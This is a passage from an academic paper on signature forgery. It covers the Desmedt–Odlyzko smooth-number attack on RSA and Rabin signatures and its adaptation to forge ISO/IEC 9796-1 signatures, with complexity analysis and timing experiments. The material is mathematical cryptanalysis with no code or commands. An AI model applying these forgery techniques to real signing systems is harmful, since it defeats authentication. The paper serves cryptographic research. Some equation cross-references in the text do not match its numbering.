2. Find at least $\ell + 1$ messages m_i such that each $\mu(m_i)$ is the product of primes in L.
3. Express one $\mu(m_j)$ as a multiplicative combination of the other $\mu(m_i)$, by solving a linear system given by the exponent vectors of the $\mu(m_i)$ with respect to the primes in L.
4. Ask for the signature of the m_i for $i \neq j$ and forge the signature of m_j.

The attack complexity depends on the length of L and on the difficulty of finding at step 2 enough $\mu(m_i)$ which are the product of primes in L. Generally, the attack applies only if $\mu(m)$ is small; otherwise, the probability that $\mu(m)$ is the product of small primes only is too small.

3.1 The Desmedt and Odlyzko Attack for RSA with Prime e

In the following, we describe the attack in more detail. First, we focus on RSA, that is we have $\gcd(e, \phi(N)) = 1$, and assume that e is a prime integer. We let τ be the number of messages m_i obtained at step 2. We say that an integer is B-smooth if all its prime factors are smaller than B. The integers $\mu(m_i)$ obtained at step 2 are therefore y-smooth and we can write for all messages m_i, $1 \le i \le \tau$:

$$\mu(m_i) = \prod_{j=1}^{k} p_j^{v_{i,j}} \tag{1}$$

Step 3 works as follows. To each $\mu(m_i)$ we associate the ℓ-dimensional vector of the exponents modulo e:

$$\boldsymbol{V_i} = (v_{i,1} \bmod e, \ldots, v_{i,\ell} \bmod e)$$

The set of all ℓ-dimensional vectors modulo e form a linear space of dimension ℓ. Therefore, if $\tau \ge \ell{+}1$, one can express one vector, say $\boldsymbol{V_\tau}$, as a linear combination of the others modulo e, using Gaussian elimination:

$$\boldsymbol{V}_\tau = \sum_{i=1}^{\tau-1} \beta_i \boldsymbol{V}_i + \boldsymbol{\Gamma} \cdot e \tag{2}$$

for some $\boldsymbol{\Gamma} = (\gamma_1, \ldots, \gamma_k)$. Denoting

$$\delta = \prod_{j=1}^{\ell} p_j^{\gamma_j} \tag{3}$$

one obtains from (6) and (7) that $\mu(m_\tau)$ is a multiplicative combination of the other $\mu(m_i)$:

$$\mu(m_\tau) = \delta^e \cdot \prod_{i=1}^{\tau-1} \mu(m_i)^{\beta_i} \tag{4}$$

Then, at step 4, the attacker will ask for the signature of the $\tau - 1$ first messages m_i and forge the signature of m_τ using:

$$\mu(m_\tau)^d = \delta \cdot \prod_{i=1}^{\tau-1} \left(\mu(m_i)^d\right)^{\beta_i} \mod N \tag{5}$$

The attack's complexity depends on ℓ and on the probability that the integers $\mu(m_i)$ are y-smooth. We define $\psi(x, y) = \#\{v \le x$, such that v is y-smooth$\}$. It is known [4] that, for large x, the ratio $\psi(x, \sqrt[t]{x})/x$ is equivalent to Dickman's function defined by :

$$\rho(t) = \begin{cases} 1 & \text{if } \ 0 \le t \le 1 \\[2ex] \rho(n) - \displaystyle\int_n^t \frac{\rho(v-1)}{v} dv & \text{if } \ n \le t \le n+1 \end{cases}$$

$\rho(t)$ is thus an approximation of the probability that a u-bit number is $2^{u/t}$-smooth; the following table gives the numerical value of $\rho(t)$ (on a logarithmic scale) for $1 \le t \le 10$.

t	1	2	3	4	5	6	7	8	9	10
$-\log_2 \rho(t)$	0	1.7	4.4	7.7	11.5	15.6	20.1	24.9	29.9	35.1

Table 1. The value of Dickman's function.

In the following, we provide an asymptotic analysis of the algorithm's complexity, based on the assumption that the integers $\mu(m)$ are uniformly distributed between zero and some given bound x. Letting β be a constant and letting:

$$y = L_x[\beta] = \exp\left(\beta \cdot \sqrt{\log x \log\log x}\right)$$

one obtains [4] that, for large x, the probability that an integer uniformly distributed between one and x is $L_x[\beta]$-smooth is:

$$\frac{\psi(x,y)}{x} = L_x\left[-\frac{1}{2\beta} + o(1)\right]$$

Therefore, we have to generate on average $L_x[1/(2\beta) + o(1)]$ integers $\mu(m)$ before we can find one which is y-smooth.

Using the ECM factorization algorithm [10], a prime factor p of an integer n can be found in time $L_p[\sqrt{2}+o(1)]$. A y-smooth integer can thus be factored in time $L_y[\sqrt{2}+o(1)] = L_x[o(1)]$. The complexity of finding a random integer in $[0,x]$ which is y-smooth using the ECM is thus $L_x\left[1/(2\beta) + o(1)\right]$. Moreover, the number τ of integers which are necessary to find a vector which is a linear combination of the others is $\ell + 1 \leq y$. Therefore, one must solve a system with $r = L_x[\beta + o(1)]$ equations in $r = L_x[\beta + o(1)]$ unknowns. Using Lanzos' iterative algorithm [9], the time required to solve such system is $\mathcal{O}(r^2)$ and the space required is roughly $\mathcal{O}(r)$.

To summarize, the time required to obtain the $L_x[\beta + o(1)]$ equations is asymptotically $L_x\left[\beta + 1/(2\beta) + o(1)\right]$ and the system is solved in time $L_x[2\beta + o(1)]$. The total complexity is minimal by taking $\beta = 1/\sqrt{2}$. We obtain a time complexity

$$L_x[\sqrt{2} + o(1)]$$

and space complexity:

$$L_x\left[\frac{\sqrt{2}}{2} + o(1)\right]$$

This complexity is sub-exponential in the size of the integers $\mu(m)$. Therefore, without any modification, the attack will be practical only if $\mu(m)$ is small. In particular, when $\mu(m)$ is about the same size as the modulus N, the complexity of the attack is no better than factoring N.

3.2 Extension to Any Exponent ≥ 3

When e is prime, the set of ℓ-dimensional vectors modulo e is a ℓ-dimensional linear space; $\tau = \ell + 1$ vectors are consequently sufficient to guarantee that (at least) one of the vectors can be expressed as a linear combination of the others.

If we assume that e is the r-th power of a prime p, then $\tau = \ell + 1$ are again sufficient to ensure that (at least) one vector can be expressed as a linear combination of the others. Using the p-adic expansion of the vector coefficients and Gaussian elimination on $\ell + 1$ vectors, one can write one of the vectors as a linear combination of the others.

Finally, in the general case, writing $e = \prod_{i=1}^{\omega} p_i^{r_i}$, then $\tau = 1 + \omega \cdot \ell$ vectors are sufficient to guarantee that (at least) one vector is a linear combination of the others. Namely, for each of the $p_i^{r_i}$, using the previous argument one can find a set T_i of $(\omega - 1)\ell + 1$ vectors, each of which can be expressed by Gaussian elimination as a linear combination of ℓ other vectors. Intersecting the T_i and using Chinese remaindering, one gets that (at least) one vector must be a linear combination of the others modulo e. We obtain the same asymptotic complexity as previously.

3.3 Extension to Rabin Signatures

Previously, we assumed that e is invertible modulo $\phi(n)$. This is no longer the case for Rabin signatures, where $e = 2$. We modify the attack as follows:

For each message m_i at step 2, we replace $\mu(m_i)$ by $\mu(m_i)/2$ if $\left(\frac{\mu(m_i)}{N}\right) = -1$. The attack continues without modification until equation (9), which gives:

$$\mu(m_\tau)^d = \delta^{2 \cdot d} \cdot \prod_{i=1}^{\tau-1} \left(\mu(m_i)^d\right)^{\beta_i} \mod N \tag{6}$$

We distinguish two cases: if the integer δ given by equation (8) is such that $\left(\frac{\delta}{N}\right) = 1$, then using lemma 2 we obtain that $\delta^{2d} = \pm\delta \mod N$, which gives:

$$\mu(m_\tau)^d = \pm\delta \cdot \prod_{i=1}^{\tau-1} \left(\mu(m_i)^d\right)^{\beta_i} \mod N$$

instead of equation (10). This shows that, as previously, one can forge the signature of m_τ using the signatures of $m_1, \ldots, m_{\tau-1}$.

Otherwise, if $\left(\frac{\delta}{N}\right) = -1$, then we see from equation (6) that we can compute from the signatures of the τ messages $m_1, \ldots, m_\tau$ the integer:

$$u = \delta^{2d} \mod N$$

From lemma 2 we have that $u^2 = \delta^2 \mod N$, which gives $(u-\delta)(u+\delta) = 0 \mod N$. Since u is a square, we have that $\left(\frac{u}{N}\right) = 1$, which shows that we cannot have $\delta = \pm u \mod N$. Therefore, $\gcd(u \pm \delta, N)$ must disclose the factorization of N.

3.4 Practical Experiments

We have implemented the previous attack, using Shoup's NTL library [14]. Instead of computing $\mu(m_i)$ for some particular function μ, we have generated a sequence of random integers x_i uniformly distributed between zero and $x = 2^a$, for various integers a. Our goal was to express one x_i as a multiplicative combination of the others modulo some given RSA-modulus N, using the previous attack.

Let ℓ be, as before, the number of primes in the list L, and let p_ℓ be the ℓ-th prime. We have that $p_\ell \simeq \ell \log \ell$. Then, the probability that a random x_i is p_ℓ-smooth can be approximated by:

$$\alpha = \rho\left(\frac{a \log 2}{\log(\ell \log \ell)}\right)$$

We have to generate on the average $1/\alpha$ integers x_i in order to find one that is p_ℓ-smooth, and we need $\ell + 1$ such p_ℓ-smooth integers. Therefore, we need to generate on the average ℓ/α integers x_i.

Using the NTL library, we observed that the time required to perform brute-force division by the first ℓ primes on a given integer x_i is linear in $\ell \cdot a$; we obtained the following running time t_u per integer x_i, on a 733 MHz PC, in seconds units:

$$t_u(a, \ell) = 5 \cdot 10^{-9} \cdot \ell \cdot a$$

so that we can estimate the total running time as a function of k, in seconds units:

$$t(a, \ell) = 5 \cdot 10^{-9} \cdot \frac{a \cdot \ell^2}{\rho\left(\frac{a \log 2}{\log(\ell \log \ell)}\right)} \tag{7}$$

We chose the number of primes ℓ so as to minimize the total running time. We found that the matrix solving step took a negligible amount of time. The result of practical experiments, and theoretical estimates based on (7) are summarized in table 2. They show that when the size of the x_i is less than approximately 80 bits, the attack is feasible, but for larger sizes (more than 128 bits) it quickly becomes impractical. Note however that the attack's first step (finding smooth integers) is fully parallelizable.

Size	# primes ℓ	Running time	$\log_2$ number of x_i	Estimated time	Estimated $\log_2$ number of x_i
48 bits	250	8 s	17	14 s	18
64 bits	700	9 min	21	15 min	22
80 bits	2000	5 hours	25	11 hours	25
96 bits	5000	-	-	14 days	29
128 bits	20000	-	-	22 years	35
160 bits	150000	-	-	6500 years	41

Table 2. Running time, observed (on a 733MHz PC) and estimated, for various sizes of x_i, with the $\log_2$ total number of x_i to generate in order to find one that is a multiplicative combination of the others.

4 The ISO/IEC 9796-1 Signature Standard

The ISO/IEC 9796-1 standard [8] was published in 1991 by ISO as the first international standard for digital signatures. It specifies (among other things) an encoding function μ_{ISO} for messages than are shorter than half the modulus size. The encoding function μ_{ISO} embeds the message m itself in the integer $\mu(m)$ (with some additional redundancy). Thus it "message recovery", which means that the message is recovered when verifying the signature.

For simplicity, we restrict ourselves to moduli of size $k = 16 \cdot z + 1$ bits and to messages of size $8z$ bits, for some integer z. We denote by m_i the i'th 4-bit nibble of m, for $0 \le i \le 2z-1$. In this case, the encoding function – denoted μ_{ISO} – is defined as follows:

$$\begin{array}{rllll}\mu_{\mathrm{ISO}}(m) = & \bar{s}(m_{2z-1}) & \tilde{s}(m_{2z-2}) & m_{2z-1} & m_{2z-2} \\ & s(m_{2z-3}) & s(m_{2z-4}) & m_{2z-3} & m_{2z-4} \\ & \ldots & & & \\ & s(m_3) & s(m_2) & m_3 & m_2 \\ & s(m_1) & s(m_0) & m_0 & 6\end{array}$$

The permutation $s(x)$ in defined as:

x	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F
$s(x)$	E	3	5	8	9	4	2	F	0	D	B	6	7	A	C	1

$\tilde{s}(x)$ denotes the nibble $s(x)$ with the least significant bit flipped (*i.e.*, $\tilde{s}(x) = s(x) \oplus 1$), and $\bar{s}(x)$ is the result of setting the most significant bit of $s(x)$ to '1', that is, $\bar{s}(x) =$ 1000 OR $s(x)$.

5 Attack Against Modified ISO/IEC 9796-1

First, we describe an attack against a slight variant of ISO/IEC 9796-1, in which the encoding function is modified by one single bit. This attack was published at Crypto '99 by Coron, Naccache and Stern [2].

We consider a modified ISO/IEC 9796-1, in which the function $\tilde{s}(x)$ which appears in the definition of $\mu(m)$ is replaced by $s(x)$. We obtain the following modified encoding :

$$\begin{array}{rllll}\mu'(m) = & \bar{s}(m_{2z-1}) & s(m_{2z-2}) & m_{2z-1} & m_{2z-2} \\ & s(m_{2z-3}) & s(m_{2z-4}) & m_{2z-3} & m_{2z-4} \\ & \ldots & & & \\ & s(m_3) & s(m_2) & m_3 & m_2 \\ & s(m_1) & s(m_0) & m_0 & 6\end{array}$$

We assume that the modulus size k is such that $k = 1 \mod 64$ and let $k = 64 \cdot u + 1$. We consider a message m of size $32 \cdot u = 8 \cdot z$ bits, consisting in u times the same 32-bit pattern:

$$\begin{aligned} m = & a_6 \; a_5 \, a_4 \, a_3 \, a_2 \, a_1 \, \mathsf{66}_{\mathsf{16}} \\ & a_6 \; a_5 \, a_4 \, a_3 \, a_2 \, a_1 \, \mathsf{66}_{\mathsf{16}} \\ & \ldots \\ & a_6 \; a_5 \, a_4 \, a_3 \, a_2 \, a_1 \, \mathsf{66}_{\mathsf{16}} \end{aligned}$$

where $a_1, \ldots, a_6$ are 4-bit nibbles. Its modified padding is given by:

$$\begin{aligned} \mu'(m) = & \bar{s}(a_6) \; s(a_5) \; a_6 \; a_5 \;\; s(a_4) \; s(a_3) \; a_4 \;\; a_3 \\ & s(a_2) \; s(a_1) \; a_2 \; a_1 \;\; \mathsf{2}_{\mathsf{16}} \quad \mathsf{2}_{\mathsf{16}} \quad \mathsf{6}_{\mathsf{16}} \; \mathsf{6}_{\mathsf{16}} \\ & \ldots \\ & s(a_6) \; s(a_5) \; a_6 \; a_5 \;\; s(a_4) \; s(a_3) \; a_4 \;\; a_3 \\ & s(a_2) \; s(a_1) \; a_2 \; a_1 \;\; \mathsf{2}_{\mathsf{16}} \quad \mathsf{2}_{\mathsf{16}} \quad \mathsf{6}_{\mathsf{16}} \; \mathsf{6}_{\mathsf{16}} \end{aligned}$$

We restrict the choice of a_6 to the eight nibbles for which $s = \bar{s}$, so that the structure of $\mu'(m_i)$ is fully periodic. This enables us to write $\mu'(m)$ as:

$$\mu'(m) = \Gamma \cdot x \tag{8}$$

where x is a 64-bit integer, a concatenation of the following nibbles:

$$x = s(a_6) \;\; s(a_5) \;\; a_6 \;\; a_5 \;\; s(a_4) \;\; s(a_3) \;\; a_4 \;\; a_3 \;\; s(a_2) \;\; s(a_1) \;\; a_2 \;\; a_1 \;\; \mathsf{2266}_{\mathsf{16}}$$

and the constant Γ is given by:

$$\Gamma = \sum_{i=0}^{u-1} 2^{64 \cdot i}$$

The factorization given by (8) writes $\mu'(m)$ as the product of a constant Γ by some small integer x. This enables us to apply Desmedt and Odlyzko's attack described in section 3. The only modification consists in including the constant Γ in the list L of small primes, so as to write:

$$\mu(m_i) = \Gamma \cdot \prod_{j=1}^{\ell} p_j^{v_{i,j}} \mod N \quad \text{for } 1 \leq i \leq \tau$$

Then, to each $\mu(m_i)$ we associate a $\ell + 1$-dimensional vector $\boldsymbol{V_i} = (1, v_{i,1}, \ldots, v_{i,\ell})$, instead of $(v_{i,1}, \ldots, v_{i,\ell})$, and the attack carries out as described in section 3.

We see in table 2 that for 64-bit integers, the attack demands the generation of approximately 2^{22} integers, and takes only a few minutes on a single PC (running at 733MHz). There are 2^{23} possible values for x, so the attack against modified ISO/IEC 9796-1 is likely to work in practice. This is confirmed by experiments performed in [2], in which an example of forgery is given using only 181 messages.

6 Attack Against the Full ISO/IEC 9796-1

The actual encoding function that is used in the ISO/IEC 9796-1 standard is slightly different than the function μ' above. Namely, for these parameters, the difference between $\mu'(m)$ and $\mu_{\text{ISO}}(m)$ is that the lowest bit in the second-most-significant nibble of $\mu_{\text{ISO}}(m)$ is flipped.

One can see that we cannot simply represent the encoding $\mu_{\text{ISO}}(m)$ as a product $\Gamma \cdot x$ with Γ, x as above. Hence the attack must be modified to apply to this encoding function. The extension of the previous attack to the full ISO/IEC 9796-1 was done by Coppersmith, Halevi and Jutla [1].

6.1 Modifying the Attack

The modified attack is similar to the attack described in the previous section, except that it uses a slightly different structure for Γ and x. In the previous attack, the constant Γ consisted of several ones that were separated by as many zeroes as there are bits in x. In the modified attack, we again have a constant Γ which consists of a few ones separated by many zeroes, but this time there are fewer separating zeroes.

We start with an example. Consider a 64-bit integer x, which is represented as four 16-bit words $x = abcd$ (so a is the most-significant word of x, b is the second-most-significant, *etc.*). Also, consider the 112-bit constant $\Gamma = 1001001$, where again each digit represents a 16-bit word. Now consider what happens when we multiply $\Gamma \cdot x$. We have

$$\Gamma \cdot x = \begin{array}{cccccccccc}
 & & & & & & a & b & c & d \\
 & & & \cdot\,1 & 0 & 0 & 1 & 0 & 0 & 1 \\
\hline
 & & & & & & a & b & c & d \\
 & & & a & b & c & d & & & \\
a & b & c & d & & & & & & \\
\hline
a & b & c & e & b & c & e & b & c & d
\end{array}$$

where $e = a + d$ (assuming that no carry is generated in the addition $a + d$). Notice that the 16-bit d appears only as the least-significant word of the result, and the 16-bit a appears only as the most-significant word of the result. It is therefore possible to arrange it so that the form of the words a, d be different than the form of the words b, c and e, and this could match the different forms of the least- and most-significant words in the encoded message $\mu_{\text{ISO}}(m)$.

More precisely, we consider three types of 16-bit words. For a 16-bit word x, we say that:

- x is a *valid low word* if it has the form $x = s(u)\ s(v)\ v\ 6$, for some two nibbles u, v.
- x is a *valid middle word* if it has the form $x = s(u)\ s(v)\ u\ v$, for some two nibbles u, v.
- x is a *valid high word* if it has the form $x = \bar{s}(u)\ \tilde{s}(v)\ u\ v$, for some two nibbles u, v.

We note that there are exactly 256 valid low words, 256 valid middle words, and 256 valid high words (since in each case we can arbitrarily choose the nibbles u, v).

In the example above, we needed a to be a valid high word, d to be a valid low word, b and c to be valid middle words, and we also needed $e = a + d$ to be a valid middle word. We note the following:

- There are 64 pairs x, y such that x is a valid high word, y is a valid low word, and $z = x + y$ is a valid middle word (this is what we needed for the example above). We call such a pair (x, y) a *high-low pair*. The 64 high-low pairs are listed in Appendix B.
- There are 84 pairs x, y such that x is a valid high word, y is a valid middle word, and $z = x + y$ is a valid middle word. We call such a pair (x, y) a *high-mid pair*.
- There are 150 pairs x, y such that x is a valid middle word, y is a valid low word, and $z = x + y$ is a valid middle word. We call such a pair (x, y) a *mid-low pair*.
- There are 468 pairs x, y such that x is a valid middle word, y is a valid middle word, and $z = x + y$ is also a valid middle word. We call such a pair (x, y) a *mid-mid pair*.

We are now ready to present the attack. For clarity of presentation we start by presenting the attack for the special cases where the modulus size is 1024+1 bits and 2048+1 bits. We later describe the general case.

6.2 1024+1 Bit Moduli

When the modulus size is $k = 1025$ bits, we need to encode the messages as 1024-bit integers with the high bit set to one. The attack proceeds similarly to the above example: we consider 64-bit integers $x = abcd$, where a is a valid high-word, d is a valid low-word, and b, c and $e = a + d$ are valid middle words. There are 64 choices for the high-low pair (a, d) and 256 choices for each of b, c, so there are total of 2^{22} integers x of the right form. We then set

$$\Gamma_{1024} = \sum_{i=0}^{20} 2^{48i} = \underbrace{1\ 001\ 001\ \ldots\ 001\ _{2^{16}}}_{\text{1 followed by 20 repetitions of 001 (base } 2^{16})}$$

This gives us

$$M = \Gamma_{1024} \cdot x = a\ \underbrace{bce\ bce\ \ldots\ bce}_{\text{20 repetitions}}\ bcd$$

which is a valid encoding of some message $M = \mu_{\text{ISO}}(m)$, because of the way in which x was chosen. We can see that the attack applies more generally to moduli of size $48 \cdot t + 65$, for any integer t.

With a 64-bit integer x, the attack's complexity is the same as previously. The only difference is that there are now 2^{22} possible values for x instead of 2^{23}. In appendix C, we provide an example of a forgery using 273 messages.

6.3 2048+1 Bit Moduli

When the modulus size is $k = 2049$ bits, we need to encode messages as 2048-bit integers with the high bit set to one. Here we need to modify the attack a little bit, by changing the length of x and the amount of "overlap" that is used in the product $\Gamma \cdot x$. Specifically, we can work with 128-bit integers x, with $x = abcdefgh$, where a is a valid high-word, h is a valid low-word, and b, c, d, e, f, g and also $i = a + g$ and $j = b + h$ are valid middle-words, as exemplified:

$$\Gamma \cdot x = \begin{array}{r} a\ b\ c\ d\ e\ f\ g\ h \\ \cdot\ 1\ 0\ 0\ 0\ 0\ 0\ 1\ 0\ 0\ 0\ 0\ 0\ 1 \\ \hline a\ b\ c\ d\ e\ f\ g\ h \\ a\ b\ c\ d\ e\ f\ g\ h \\ a\ b\ c\ d\ e\ f\ g\ h \\ \hline a\ b\ c\ d\ e\ f\ i\ j\ c\ d\ e\ f\ i\ j\ c\ d\ e\ f\ g\ h \end{array}$$

This gives us 84 choices for the high-mid pair (a, g), 150 choices for the mid-low pair (b, h) and 256 choices for each of c, d, e, f, so we have total of more than 2^{45} choices for x. We set

$$\Gamma_{2048} = \sum_{i=0}^{20} 2^{96i} = 1\ \underbrace{000001\ \ldots\ 000001}_{20 \text{ repetitions}}\ {}_{2^{16}}$$

and so we get

$$M = \Gamma_{2048} \cdot x = ab\ \underbrace{cdefij\ \ldots\ cdefij}_{20 \text{ repetitions}}\ cdefgh$$

which is again a valid encoding.

We see in table 2 that for a 128-bit integer x, we have to generate 2^{35} integers x (therefore the 2^{45} possible choices for x are more than enough) and the attack's estimated running time on a single PC, running at 733MHz, is 22 years. (Projecting using Moore's Law, by 2010 this task should take less than a year on a single PC.)

6.4 The General Case

For a modulus whose size is $16z + 1$ bits (for an even z), we need to encode messages as $16z$-bit integers, which means that the encodings should have z 16-bit words. We write the integer z as $z = \alpha \cdot m + \beta$, where α, β, m are all integers with $\alpha, \beta \geq 1$ and $m \geq 2$. For reasons that will soon become clear, we try to get $\alpha + \beta$ as small as possible, while making sure that $\alpha - \beta$ is at least 2 or 3.

The attack then works with integers x of $\alpha + \beta$ 16-bit words (which is why we want to minimize $\alpha + \beta$), and use the "overlap" of β words in the product $\Gamma \cdot x$. If we denote $\gamma = \alpha + \beta$, then we have $x = a_\gamma \ldots a_1$, where a_γ is a valid high-word, a_1 is a valid low-word, and the other a_i's are valid middle words (and we also need some of the sums to be valid middle words). We then set

$$\Gamma_{16z} = \sum_{i=0}^{m-1} 2^{16\alpha i} = 1 \quad \underbrace{0\,..\,0\,1 \quad 0\,..\,0\,1 \quad \ldots \quad 0\,..\,0\,1}_{m-1 \text{ repetitions of } 0..01\ (\alpha-1\ 0'\text{s followed by } 1)}$$

When we multiply $\Gamma_{16z} \cdot x$ we get

$$\Gamma_{16z} \cdot x = \begin{array}{r}
a_\gamma\ ..\quad a_{\alpha+1}\ a_\alpha\ ..\ a_\beta\ ..\quad a_1 \\
\ldots 0\quad 1\ 0\quad ..\quad 0\quad 1\ 0\quad ..\quad 0\ \ 1 \\
\hline
a_\gamma\ ..\quad a_{\alpha+1}\ a_\alpha\ ..\ a_\beta\ ..\quad a_1 \\
a_\gamma\ ..\quad a_{\alpha+1}\ a_\alpha\ ..\ a_\beta\ ..\quad a_1 \hspace{6.5em} \\
\ldots a_\beta\ ..\quad a_1 \hspace{14em} \\
\hline
\end{array}$$

hence we also need the sums $(a_\gamma + a_\beta), \ldots, (a_{\alpha+2} + a_2), (a_{\alpha+1} + a_1)$ to be valid middle words.

If $\beta = 1$ (as in the case of 1025-bit moduli above), we have 64 choices for the high-low pair (a_γ, a_1) and 256 choices for each of the other a_i's, so we get total of $64 \cdot 256^{\alpha-1}$ choices for x.

If $\beta \geq 2$ (as in the case of 2049-bit moduli above), we have 84 choices for the high-mid pair (a_γ, a_β), 150 choices for the mid-low pair $(a_{\alpha+1}, a_1)$, 468 choices for each of the mid-mid pairs $(a_{\gamma-1}, a_{\beta-1}) \ldots (a_{\alpha+2}, a_2)$. Thus the total number of choices for x is $84 \cdot 150 \cdot 468^{\beta-2} \cdot 256^{\alpha-\beta}$. (This is the reason for which we want $\alpha - \beta$ to be at least 2 or 3.) For the attack to be successful, we should set the parameters α, β so that there are enough smooth x's to guarantee the "homomorphic dependencies" that we need.

As another example for the general case, consider $768 + 1$ -bit moduli. We need to encode the messages as 768-bit integers, or $768/16 = 48$ words. We can write $48 = 5 \cdot 9 + 3$, so we have $\alpha = 5, \beta = 3$. Hence we work with x's of $5 + 3 = 8$ words (128 bits) and use an overlap of 3 words. For this case we have $84 \cdot 150 \cdot 468 \cdot 256^2 > 2^{38}$ choices for x. Using table 2, we see that the attack has the same complexity as for the $(2048 + 1)$-bit moduli.

6.5 Possible Extensions

The attack that we described above was intended to work against moduli of size $16z + 1$ bits for an even integer z, but there are a few straightforward ways to extend the attack to handle other moduli sizes. For example, for a modulus of size $16z$-bits (with z even), we should encode messages as integers with $16z - 1$ bits, which we can view as z-word integers with the highest bit set to zero and the second-highest bit set to one. To handle these integers, we re-define a *valid high-word* as a 16-bit word of the form $x = \hat{s}(u)\ \tilde{s}(v)\ u\ v$, for some two nibbles u, v, where $\hat{s}(u)$ is the nibble $s(u)$ with the highest bit set to zero and the second-highest bit set to one. Although we did not check this, we suspect that the modified definition of a valid high-word will not significantly change the number of high-low and high-mid pairs, so the complexity of an attack against $16z$-bit moduli should be roughly the same as that of an attack against moduli of $16z + 1$ bits.

Another extension of the attack is to consider also the cases where there are some carry bits between the nibbles in the computation of $\Gamma \cdot x$. For example, for the case of $\beta \geq 2$ (see Section 6.4) we can have carry bits between the "overlap" words in the multiplication without affecting the attack. We estimate that considering these carry bits can increase the number of possible x's by about a factor of $2^{\beta-1}$ (since we can have x's that cause any pattern of carry bits inside a string of length β nibbles).

Yet another plausible extension is to handle the case where not only the first and last words of the encoding have different formats, but also one other word in the middle. This is the case, for example, when we encode a message m of length less than half the size of the modulus. In that case, the form of the highest word would be $x = \bar{s}(u)\ s(v)\ u\ v$, the form of the lowest word would be $x = \bar{s}(u)\ s(v)\ v\ 6$, and there would be one other word somewhere in the middle of the form $x = s(u)\ \tilde{s}(v)\ u\ v$. In this case we may be able to modify Γ a little, so that the spacing of the ones is not equal throughout the number. For example, if we have $x = abcd$ and $\Gamma = 10010001$, we get

$$\begin{array}{r|ccccccccccc}
\Gamma \cdot x = & & & & & & & & a & b & c & d \\
 & & & \cdot & 1 & 0 & 0 & 1 & 0 & 0 & 0 & 1 \\
\cline{2-12}
 & & & & & & & & a & b & c & d \\
 & & & & & a & b & c & d & & & \\
 & a & b & c & d & & & & & & & \\
\cline{2-12}
 & a & b & c & e & b & c & d & a & b & c & d
\end{array}$$

Now notice that the word e only appears once in the middle, and so we can arrange it so that it would have a different form than the other words. This technique can potentially be used to find more forgeries, or to reduce the complexity of the attack against certain moduli-lengths.

7 Second Attack Against ISO/IEC 9796-1

7.1 Introduction

At Eurocrypt 2002, Grieu [7] presented a more efficient attack against ISO/IEC 9796-1. The attack comprises of finding pairs of message (m, m') such that:

$$\frac{\mu(m)}{\mu(m')} = \frac{a}{b}$$

for some given small integers a, b. One obtains two such pairs of messages, (m_1, m_1') and (m_2, m_2'), and then using

$$\mu(m_1) \cdot \mu(m_2') = \mu(m_1') \cdot \mu(m_2)$$

it is possible to express the signature of m_1 as a function of the signatures of the three other messages.

We restrict the attack and the description of ISO/IEC 9796-1 to moduli of size k where $k \bmod 16 \in \{0, \pm 1, \pm 2\}$, and to messages of size $z = \lfloor (k+2)/16 \rfloor$ bytes, the maximum allowed message size. (Note that the attacks described in sections 5 and 6 were restricted to the case $k \equiv 1 \bmod 16$.)

With these restrictions, the construction of the redundant message $\mu(m)$ amounts to the local transformation of each byte m_i of the message m by an injection F_i, yielding the redundant message

$$\mu(m) = F_z(m_z) \parallel F_{z-1}(m_{z-1}) \parallel .. \parallel F_2(m_2) \parallel F_1(m_1)$$

with the injections F_i transforming an individual byte m_i of two 4 bit digits $x \parallel y$ as defined by

$$\begin{array}{ll} F_1(x \parallel y) = s(x) \parallel s(y) \parallel y \parallel [\mathtt{6}]_4 & \\ F_i(x \parallel y) = s(x) \parallel s(y) \parallel x \parallel y \quad \text{for } 1 < i < z & \\ F_z(x \parallel y) = [\mathtt{1}]_1 \parallel [s(x)]_{k+2 \bmod 16} \parallel s(y) \oplus \mathtt{1} \parallel x \parallel y & \end{array} \tag{9}$$

where $[w]_i$ denotes the least significant i bits of w (so $[w]_i \equiv w \bmod 2^i$), and $s(x)$ is the permutation defined in section 4. As we said above, the attack consists of selecting two small positive integers a, b and search for message pairs A, B that yield redundant messages satisfying

$$\frac{\mu(A)}{\mu(B)} = \frac{a}{b} \tag{10}$$

7.2 Choosing the Ratio a/b

The encoding function μ imposes some restrictions on the ratio a/b that can be used for this attack. First, we can restrict our choice of a, b to $a < b$, since the ratios a/b and b/a correspond to the same message pairs (in reverse order). Similarly, we can restrict ourselves to relatively prime a, b. Also, since $\mu(A)$ and $\mu(B)$ are strings of equal length with the most significant bit set to one, we must have $b < 2a$. Next, we observe that Equation (10) can be written as

$$\mu(B) \cdot a = \mu(A) \cdot b,$$

and since the encoding μ dictates that $\mu(B) \bmod 16 = \mu(A) \bmod 16 = 6$, it follows that we must have $6a \equiv 6b \bmod 16$, or in other words $a \equiv b \bmod 8$. Finally, in the attack below it will be convenient to assume that $a \geq 9$. Thus, in the following we restrict our choice of the ratio a/b to co-prime integers a, b with $9 \leq a < b < 2a$ and $a \equiv b \bmod 8$. Some examples of ratios a/b satisfying these requirements are 9/17, 11/19, and 13/21.

7.3 Making the Search Manageable

Consider a hypothetical message pair A, B satisfying (10). Since the fraction a/b is chosen to be irreducible, then denoting $W = \ \gcd(\mu(A), \mu(B))$ we have

$$\mu(A) = a \cdot W \quad \text{and} \quad \mu(B) = b \cdot W \tag{11}$$

We break up A, B into z bytes. We notice that our choice $9 \leq a < b$, in conjunction with the restriction we put on $k \bmod 16$, implies $W < 2^{16z}$. Thus, we can similarly break up W into z 16-bit strings

$$\begin{array}{rl} A = a_z \parallel a_{z-1} \parallel .. \parallel a_2 \parallel a_1 & (a_i < 2^8) \\ B = b_z \parallel b_{z-1} \parallel .. \parallel b_2 \parallel b_1 & (b_i < 2^8) \\ W = w_z \parallel w_{z-1} \parallel .. \parallel w_2 \parallel w_1 & (w_i < 2^{16}) \end{array}$$

We break up each of the two multiplications appearing in (11) into z multiply and add steps operating on each of the w_i, performed from right to left, with $z - 1$ steps generating an overflow to the next step, and a last step producing the remaining left (k+2 mod 16)+13 bits. We define the *overflows*

$$\begin{array}{lll} \bar{a}_0 = \bar{a}_z = 0 & \bar{b}_0 = \bar{b}_z = 0 & \\ \bar{a}_i = \lfloor (a\,w_i + \bar{a}_{i-1})/2^{16} \rfloor & \bar{b}_i = \lfloor (b\,w_i + \bar{b}_{i-1})/2^{16} \rfloor & \text{for } 1 \le i < z \end{array} \tag{12}$$

The notations above can be pictorially described as follows:

overflows :	$\bar{a}_{z-1}$	$\bar{a}_{z-2}$	..	$\bar{a}_1$	0	overflows :	$\bar{b}_{z-1}$	$\bar{b}_{z-2}$	..	$\bar{b}_1$	0
	w_z	w_{z-1}	..	w_2	w_1		w_z	w_{z-1}	..	w_2	w_1
×					a	×					b
